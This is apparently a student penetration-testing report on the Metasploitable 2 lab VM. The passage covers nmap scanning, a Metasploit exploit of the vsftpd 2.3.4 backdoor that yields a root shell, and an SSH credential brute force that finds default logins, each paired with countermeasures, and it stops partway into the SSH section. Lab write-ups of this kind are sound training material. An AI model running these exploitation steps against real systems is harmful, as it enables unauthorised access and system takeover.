

Network Penteration testing

(Metasploitable 2)



Team members:

Mazen Mohamed Ahmed

Youssef Hamdi Abdelaziz

Youssef Fathy Alsebaie

Youssef Baghat

Presented for:

Eng :Khaled taha

Digital Egypt Pioneers Initiative(DEPI)

Table of Contents

1. Introduction	3
2. Objective	3
3. Scanning	4
4.1 Object.....	
4.2 Tools.....	
4.3 Analysis	
4. Exploitation	7
4.1 Port 21 – FTP (vsftpd 2.3.4)	9
4.2 Port 22 – SSH (OpenSSH 4.7p1)	10
4.3 Port 23 – Telnet	13
4.4 Port 25 – SMTP	12
4.5 Port 53 – DNS (BIND)	15
4.6 Port 80 – HTTP (Apache)	16
4.7 Port 111 – RPC (NFS)	19
4.8 Port 1099 – Java RMI	22
4.9 Ports 139 & 445 – SMB (Samba)	27
4.10 Ports 512, 513, 514 – RSH/Rlogin	28
4.11 Port 1524 – Netcat Bind Shell	30
4.12 Port 2121 – FTP (ProFTPD 1.3.1)	35
4.13 Port 5432 – PostgreSQL	37
4.14 Port 5900 – VNC	40
4.15 Port 6000 – X11	42
4.16 Port 6667 – IRC	45

1. Introduction

This report explains the steps and results of a security assessment carried out on the **Metasploitable 2 virtual machine**. The goal of this test was to identify vulnerabilities by targeting all open ports and services. Each finding includes how the vulnerability was discovered, how it was exploited, and what can be done to fix or mitigate it. This kind of hands-on testing helps demonstrate the risks that attackers could take advantage of in real environments..

2. Objective

The main objective of this assessment was to test the security of the Metasploitable 2 system by discovering and exploiting vulnerable services. The report provides details of each vulnerability found, along with proof-of-concept examples, explanations of how the exploits work, and suggestions on how to fix or reduce the risks. This helps build a better understanding of common security issues and how to prevent them

Machine name	Metasploitable 2
URL	https://sourceforge.net/projects/metasploitable


3.Scanning

3.1 Objective

The goal of the scanning phase is to identify open ports and running services on the target system (Metasploitable 2). This helps in mapping the attack surface and determining which services are potentially vulnerable to exploitation.

3.2 Tools Used


Tool	Purpose
Nmap	Port scanning and service detection



```
kali@kali: ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.44.129  netmask 255.255.255.0  broadcast 192.168.44.255
      inet6 fe80::a4f7:15ad:11  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:13:33:11  txqueuelen 1000  (Ethernet)
          RX packets 51 bytes 5134 (5.0 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 26 bytes 3276 (3.1 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 8 bytes 480 (480.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Fig1: shows the ip address of our machine using the (ifconfig)



```
kali@kali: ~
$ nmap -sn 192.168.44.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 15:06 EDT
Nmap scan report for 192.168.44.1
Host is up (0.0012s latency).
MAC Address: 00:50:56:00:00:08 (VMware)
Nmap scan report for 192.168.44.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:F3:C8:2B (VMware)
Nmap scan report for 192.168.44.131
Host is up (0.00050s latency).
MAC Address: 00:0C:29:0A:7C:BE (VMware)
Nmap scan report for 192.168.44.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:E5:DC:EF (VMware)
Nmap scan report for 192.168.44.129
Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 27.93 seconds
```

Fig2: this scan shows all the active machines in this range of IPs



```
kali@kali: ~
File Actions Edit View Help
21/tcp open  ftp      vsftpd 2.3.4
22/tcp open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open  telnet   Linux telnetd
25/tcp open  smtp     Postfix smtpd
53/tcp open  domain   ISC BIND 9.4.2
80/tcp open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind 2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login??
514/tcp open  shell    Netkit rshd
1099/tcp open  java-rmi GNU Classpath grmiregistry
1524/tcp open  bindshell Metasploitable root shell
2049/tcp open  nfs     2-4 (RPC #100003)
2121/tcp open  ftp     ProFTPD 1.3.1
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc     VNC (protocol 3.3)
6000/tcp open  X11     (access denied)
6667/tcp open  irc     UnrealIRCd
```

Fig3: this scan shows all the open ports in the machine

3.3Analysis:

Nmap -sV 192.168.35.131

The scan revealed several open ports, including FTP (21), SSH (22), Telnet (23), HTTP (80), and more. These services will be further analyzed for vulnerabilities

4.Exploitation

This section documents the exploitation attempts made against the services discovered during the scanning phase of the Metasploitable2 target. Each open port was tested for vulnerabilities using Metasploit modules, public exploits. Proof-of-concept (PoC) screenshots and command outputs were collected and are included throughout the report.

4.1 Port 21 – FTP (vsftpd 2.3.4)

severity:

Critical

The backdoor vulnerability allows unauthenticated remote code execution with root privileges, which can lead to a full system compromise.

Tools Used:

Metasploit Framework (exploit/unix/ftp/vsftpd_234_backdoor)

Vulnerability Description:

Vsftpd 2.3.4, released between, was discovered to contain a malicious backdoor: when a client connects with a username ending in :), the server opens an unauthenticated root shell on TCP port 6200. This allows remote, unauthenticated code execution and gives attackers full control of the

Implications / Consequences of not Fixing the Issue

- Full System Compromise:** Attackers can gain unauthenticated root access, allowing them to execute any command, install malware, or alter system files.
- Data Theft:** Sensitive data stored on the server can be accessed, copied, or deleted.
- Pivoting Point:** The compromised machine can be used as a launchpad to attack other systems within the network.
- Service Disruption:** Attackers can disrupt services, causing downtime or denial of service.


Suggested Countermeasures

- Upgrade vsftpd:** Immediately update to the latest official, secure version of vsftpd that does not contain the backdoor.
- Disable FTP if not needed:** Remove or disable the FTP service to reduce attack surface.
- Use secure alternatives:** Replace FTP with secure file transfer protocols such as SFTP or FTPS that provide encryption and stronger authentication.

References

- <https://nvd.nist.gov/vuln/detail/CVE-2011-2523>
- https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
- <https://www.exploit-db.com/exploits/15278>

(POC 1):



```
kali㉿kali:[~]
$ msfconsole

Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket
```

Fig4: using this command to open the Metasploit framework


4.1.1 Analysis

1. Initial Reconnaissance:

Using Nmap, the FTP service was detected running on port 21, identified as vsftpd 2.3.4. This version is known to contain a backdoor vulnerability that can allow unauthorized access.

2-Exploit Attempt:

I used the Metasploit module exploit/unix/ftp/vsftpd_234_backdoor to test the vulnerability. The module sends a username ending with :) to trigger the backdoor.



#	Name	Disclosure Date	Rank	Check	Des
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSF

```
TPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor


msf6 >
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.44.131
RHOSTS => 192.168.44.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.44.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.44.131:21 - USER: 331 Please specify the password.
[+] 192.168.44.131:21 - Backdoor service has been spawned, handling...
```

Fig4: search for an exploit for this version

2. Result:

Upon successful exploitation, a root shell was obtained on the target system via port 6200. This confirms that the backdoor is active and allows remote command execution without authentication.




```
[*] 192.168.44.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.44.131:21 - USER: 331 Please specify the password.
[+] 192.168.44.131:21 - Backdoor service has been spawned, handling ...
[+] 192.168.44.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.44.129:35243 → 192.168.44.131:6200) a
t 2025-05-15 15:14:46 -0400

whoami
root
passwd
Enter new UNIX password: meta
Retype new UNIX password: meta
passwd: password updated successfully
```

3. Post-Exploitation:

The shell was used to execute basic commands to confirm system access and enumerate the target environment.



```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: root
Password:
Last login: Thu May 15 15:05:20 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# _
```

4.

4.2 Port 22 – SSH (OpenSSH 4.7p1)

severity:
critical
While no code-execution bug in OpenSSH is exploited, the ability to obtain an interactive shell with a valid account—and potentially escalate privileges—poses a serious risk of unauthorized access, data theft, and lateral movement.
Tools Used:
<ul style="list-style-type: none">☒ SSH client (native ssh command) for manual login☒ Metasploit auxiliary : auxiliary/scanner/ssh/ssh_login for credential testing
Vulnerability Description:
The SSH service running OpenSSH version 4.7p1 is known to have multiple security issues, including susceptibility to weak or default credentials and certain vulnerabilities exploitable in older versions. In this assessment, default credentials (msfadmin:msfadmin) allowed unauthorized access. The use of outdated SSH versions increases the risk of exploitation, including privilege escalation and information disclosure.
Implications / Consequences of not Fixing the Issue
<ul style="list-style-type: none">● Unauthorized Access: Attackers can easily gain shell access to the system using default or weak credentials, bypassing all authentication controls.● Privilege Escalation: Once inside, attackers may exploit other vulnerabilities or misconfigurations to escalate privileges to root.● Data Exposure: Sensitive data stored on the system may be accessed, modified, or deleted by unauthorized users.
Suggested Countermeasures
<ul style="list-style-type: none">● Change or Remove Default Accounts<ul style="list-style-type: none">– Delete or disable accounts with factory passwords.● Enforce Strong Authentication<ul style="list-style-type: none">–Require key-based authentication only (PasswordAuthentication no).– Use strong, unique passwords and/or multi-factor authentication.● Restrict Access<ul style="list-style-type: none">– Apply firewall rules or TCP wrappers to allow SSH only from trusted IPs.
References
<ul style="list-style-type: none">● https://www.openssh.com/manual.html● https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_login● https://cheatsheetseries.owasp.org/cheatsheets/SSH_Cheatsheet.html

(POC 2):

```
Search type.exploit -s type -1
msf6 > search OpenSSH 4.7p1
[-] No results from search
msf6 > search OpenSSH

Matching Modules
=====
```

Fig8: search for an exploit for this version

```
msf6 >
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options
[-] Invalid parameter "options", use "show -h" for more information
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
=====
Name          Current Setting  Required  Description
-----
```

Fig8: search for an exploit for this version

4.2.1 Analysis

1. Credential List Preparation:

I prepared custom username and password lists (.txt files) containing common default credentials used on Metasploitable 2, including msfadmin:msfadmin.

```
view the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.44.131
RHOSTS => 192.168.44.131
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/password.txt
PASS_FILE => /root/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] Msf::OptionValidateError One or more options failed to validate: USER_FILE, PASS_FILE.
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

Fig9: search for an exploit for this version

2. Automated Login Attempts:

Using Metasploit's ssh_login auxiliary module, I ran a brute-force-like attack with my lists to test these credentials against the SSH service:

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.44.131:22 - Starting bruteforce
[-] 192.168.44.131:22 - Failed: 'ahmed:hi'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.44.131:22 - Failed: 'ahmed:hello'
[-] 192.168.44.131:22 - Failed: 'ahmed:12345'
[-] 192.168.44.131:22 - Failed: 'ahmed:msfadmin'
[-] 192.168.44.131:22 - Failed: 'ahmed:2004'
[-] 192.168.44.131:22 - Failed: 'ahmed:'
[-] 192.168.44.131:22 - Failed: 'msfadmin:hi'
[-] 192.168.44.131:22 - Failed: 'msfadmin:hello'
[-] 192.168.44.131:22 - Failed: 'msfadmin:12345'
[+] 192.168.44.131:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups =4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpa dmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu A pr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.44.129:33217 → 192.168.44.131:22) at 2025-05-15 15:53:06 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Fig10: run the exploit

3. Successful Authentication:

The module found valid credentials (msfadmin:msfadmin), which allowed me to log in without needing to brute force every possibility manually.

```
hostkey verification failed.
└─(root㉿kali)-[/home/kali]
# ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.44.131

The authenticity of host '192.168.44.131 (192.168.44.131)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.44.131' (RSA) to the list of known hosts.
